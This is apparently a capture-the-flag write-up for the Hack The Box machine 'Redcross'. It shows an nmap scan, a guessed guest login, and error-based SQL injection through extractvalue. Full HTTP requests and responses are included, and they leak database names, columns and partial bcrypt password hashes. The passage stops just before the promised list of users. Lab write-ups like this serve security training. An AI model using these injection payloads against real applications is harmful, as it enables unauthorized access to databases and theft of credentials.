Redcross

Synopsis


Redcross features XSS, OS commanding, SQL injection, remote exploitation of a vulnerable application, and privilege escalation via PAM/NSS

Skills

- Knowledge of Linux
- Knowledge of Web enumeration tools
- Authentication bypass via PHP session ID reuse
- Privilege escalation via PAM/NSS


Exploitation

As always we start with the nmap to check what services/ports are open



```
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 67d385f8eeb8062359d7758ea237d0a6 (RSA)
|   256 89b465271f93721abce3227090db3596 (ECDSA)
|_  256 66bda11c327432e2e664e8a5251b4d67 (ED25519)
80/tcp  open  http     Apache httpd 2.4.25
|_http-title: Did not follow redirect to https://intra.redcross.htb/
|_http-server-header: Apache/2.4.25 (Debian)
443/tcp open  ssl/http Apache httpd 2.4.25
|_http-server-header: Apache/2.4.25 (Debian)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red Cross International/stateOrProvinceName=NY/countryName=US
| Not valid before: 2018-06-03T19:46:58
|_Not valid after:  2021-02-27T19:46:58
|_http-title: Did not follow redirect to https://intra.redcross.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%),
3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   166.86 ms 10.10.14.1
2   166.81 ms 10.10.10.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.31 seconds

┌──(root㉿kali)-[~/Desktop/Boxes]
└─#
```

We see quite a few ports and and a domain name over 443/HTTPS, After registering the domain and access it over a web, we got the following page



RedCross Messaging Intranet

Employees & providers portal

not logged in

go login

User

Password


Login

Please contact with our staff via contact form to request your access credentials.

Web messaging system 0.3b

We tried to bypass the login page via different techniques, yet without any results, so we guessed the credentials Guest:guest

And we were let in



RedCross Messaging Intranet

Employees & providers portal


Guest Account Info [1]

From: admin (uid 1) To: guest (uid 5)

You're granted with a low privilege access while we're processing your credentials request. Our messaging system still in beta status. Please report if you find any incidence.

Web messaging system 0.3b

When we typed ‘ in the UID filed we got an SQL error what is a clear indicator that the page is vulnerable to SQL injection




RedCross Messaging Intranet

Employees & providers portal


DEBUG INFO: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '5' or dest like ''') LIMIT 10' at line 1

We leveraged this SQL injection to extract information from the database, including usernames and passwords




```
GET /?o=')+and+extractvalue(0x0a,@@version)--+-,&page=app HTTP/1.1
Host: intra.redcross.htb
Cookie: PHPSESSID=m9isaf5cl1hva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=
10; DOMAIN=intra
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?page=app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
Vary: Accept-Encoding
Content-Length: 518
Connection: close
Content-Type: text/html; charset=UTF-8

<a href=/><table border=0 width=90%>
  <tr>
    <td colspan=2>
      <table border=0>
        <tr>
          <td rowspan=2 align='right'>
            <img src='/images/logo.png' width='50%'>
          </td>
          <td valign='bottom'>
            <h2>
              RedCross Messaging Intranet
            </h2>
          </td>
        </tr>
        <tr>
          <td valign='top'>
            <h3>
              Employees & providers portal
            </h3>
          </td>
        </tr>
      </table>
    </td>
    <td>
      <p style='font-size:75%'>
        guest
      </p>
      <form action='/pages/actions.php' method='POST'>
        <input type='submit' name='action' value='end session'>
      </form>
    </td>
  </tr>
</table>
</a>
DEBUG INFO: XPATH syntax error: '.26-MariaDB-0+deb9u1'
```




```
GET /?o=
')+and+extractvalue(0x0a,concat(0x0a,(select+group_concat(schema_name)+from+inform
ation_schema.schemata)))--+-&page=app HTTP/1.1
Host: intra.redcross.htb
Cookie: PHPSESSID=m9isaf5cl1hva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=
10; DOMAIN=intra
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?page=app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
Content-Length: 528
Connection: close
Content-Type: text/html; charset=UTF-8

<a href=/><table border=0 width=90%>
  <tr>
    <td colspan=2>
      <table border=0>
        <tr>
          <td rowspan=2 align='right'>
            <img src='/images/logo.png' width='50%'>
          </td>
          <td valign='bottom'>
            <h2>
              RedCross Messaging Intranet
            </h2>
          </td>
        </tr>
        <tr>
          <td valign='top'>
            <h3>
              Employees & providers portal
            </h3>
          </td>
        </tr>
      </table>
    </td>
    <td>
      <p style='font-size:75%'>
        guest
      </p>
      <form action='/pages/actions.php' method='POST'>
        <input type='submit' name='action' value='end session'>
      </form>
    </td>
  </tr>
</table>
</a>
DEBUG INFO: XPATH syntax error: '
information_schema,redcross'
```




```
GET /?o=
')+and+extractvalue(0x0a,concat(0x0a,(select+concat(table_name,':',column_name,'\n
')+from+information_schema.columns+where+table_schema='redcross'+limit+1+offset+10
)))--+-&page=app HTTP/1.1
Host: intra.redcross.htb
Cookie: PHPSESSID=m9isaf5cl1hva5ocavksi6b771; LANG=EN_US; SINCE=1691436195; LIMIT=
10; DOMAIN=intra
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?page=app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
Content-Type: text/html; charset=UTF-8

<a href=/><table border=0 width=90%>
  <tr>
    <td colspan=2>
      <table border=0>
        <tr>
          <td rowspan=2 align='right'>
            <img src='/images/logo.png' width='50%'>
          </td>
          <td valign='bottom'>
            <h2>
              RedCross Messaging Intranet
            </h2>
          </td>
        </tr>
        <tr>
          <td valign='top'>
            <h3>
              Employees & providers portal
            </h3>
          </td>
        </tr>
      </table>
    </td>
    <td>
      <p style='font-size:75%'>
        guest
      </p>
      <form action='/pages/actions.php' method='POST'>
        <input type='submit' name='action' value='end session'>
      </form>
    </td>
  </tr>
</table>
</a>
DEBUG INFO: XPATH syntax error: '
users:username
'
```



```
GET /?o=
')+and+extractvalue(0x0a,concat(0x0a,(select+concat(username,':',password,'\n')+fr
om+redcross.users+limit+1+offset+0)))--+-&page=app HTTP/1.1
Host: intra.redcross.htb
Cookie: LANG=EN_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra; PHPSESSID=
kiem6096k7t7i20f6tkngksq12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?page=app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```


```
Connection: close
Content-Type: text/html; charset=UTF-8

<a href=/><table border=0 width=90%>
  <tr>
    <td colspan=2>
      <table border=0>
        <tr>
          <td rowspan=2 align='right'>
            <img src='/images/logo.png' width='50%'>
          </td>
          <td valign='bottom'>
            <h2>
              RedCross Messaging Intranet
            </h2>
          </td>
        </tr>
        <tr>
          <td valign='top'>
            <h3>
              Employees & providers portal
            </h3>
          </td>
        </tr>
      </table>
    </td>
    <td>
      <p style='font-size:75%'>
        guest
      </p>
      <form action='/pages/actions.php' method='POST'>
        <input type='submit' name='action' value='end session'>
      </form>
    </td>
  </tr>
</table>
</a>
DEBUG INFO: XPATH syntax error: '
admin:$2y$10$z/d5GiwZuFqjY1jRiK'
```



```
GET /?o=
')+and+extractvalue(0x0a,concat(0x0a,(select+concat(username,':',substring(passwor
d,1,20),'\n')+from+redcross.users+limit+1+offset+1)))--+-&page=app HTTP/1.1
Host: intra.redcross.htb
Cookie: LANG=EN_US; SINCE=1691436195; LIMIT=10; DOMAIN=intra; PHPSESSID=
kiem6096k7t7i20f6tkngksq12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?page=app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
Content-Type: text/html; charset=UTF-8

<a href=/><table border=0 width=90%>
  <tr>
    <td colspan=2>
      <table border=0>
        <tr>
          <td rowspan=2 align='right'>
            <img src='/images/logo.png' width='50%'>
          </td>
          <td valign='bottom'>
            <h2>
              RedCross Messaging Intranet
            </h2>
          </td>
        </tr>
        <tr>
          <td valign='top'>
            <h3>
              Employees & providers portal
            </h3>
          </td>
        </tr>
      </table>
    </td>
    <td>
      <p style='font-size:75%'>
        guest
      </p>
      <form action='/pages/actions.php' method='POST'>
        <input type='submit' name='action' value='end session'>
      </form>
    </td>
  </tr>
</table>
</a>
DEBUG INFO: XPATH syntax error: '
penelope:$2y$10$tY9Y955kyFB37
'
```


List of all extracted users is presented below



